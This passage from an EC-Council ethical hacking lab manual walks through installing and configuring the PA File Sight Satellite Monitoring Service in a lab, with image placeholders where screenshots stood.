
    Note: If a **Open File - Security Warning** window appears, click **Run**.

    Note: The name of the exe file might differ when you perform the lab.
13. The **Select Setup Language** pop-up appears; choose your preferred language and click **OK**.
14. Click the **Next** button until you see the **Select Components** wizard.
15. In the **Select Components** wizard, uncheck the **Central Monitoring Service** and **Console User Interface (configure all Services)** options, and check the **Satellite Monitoring Service (reports to the Central Monitoring Service)** option; then, click **Next**.




16. Follow the wizard-driven installation steps to install the application.
17. In the final step of the installation, make sure that the **Start the PA File Sight Satellite Monitoring Service** and **Configure the PA File Sight Satellite service** options are checked; then, click **Finish**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




18. The **Configure Satellite Monitoring Service** window appears; type the **Windows 11** IP address into the **Central monitoring service address** field along with port **8000**. Leave the other settings to default and click **Apply Settings**.

    Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Click **Stop Satellite Service** to stop the satellite service.




20. Once the service is stopped, click **Start Satellite Service**.

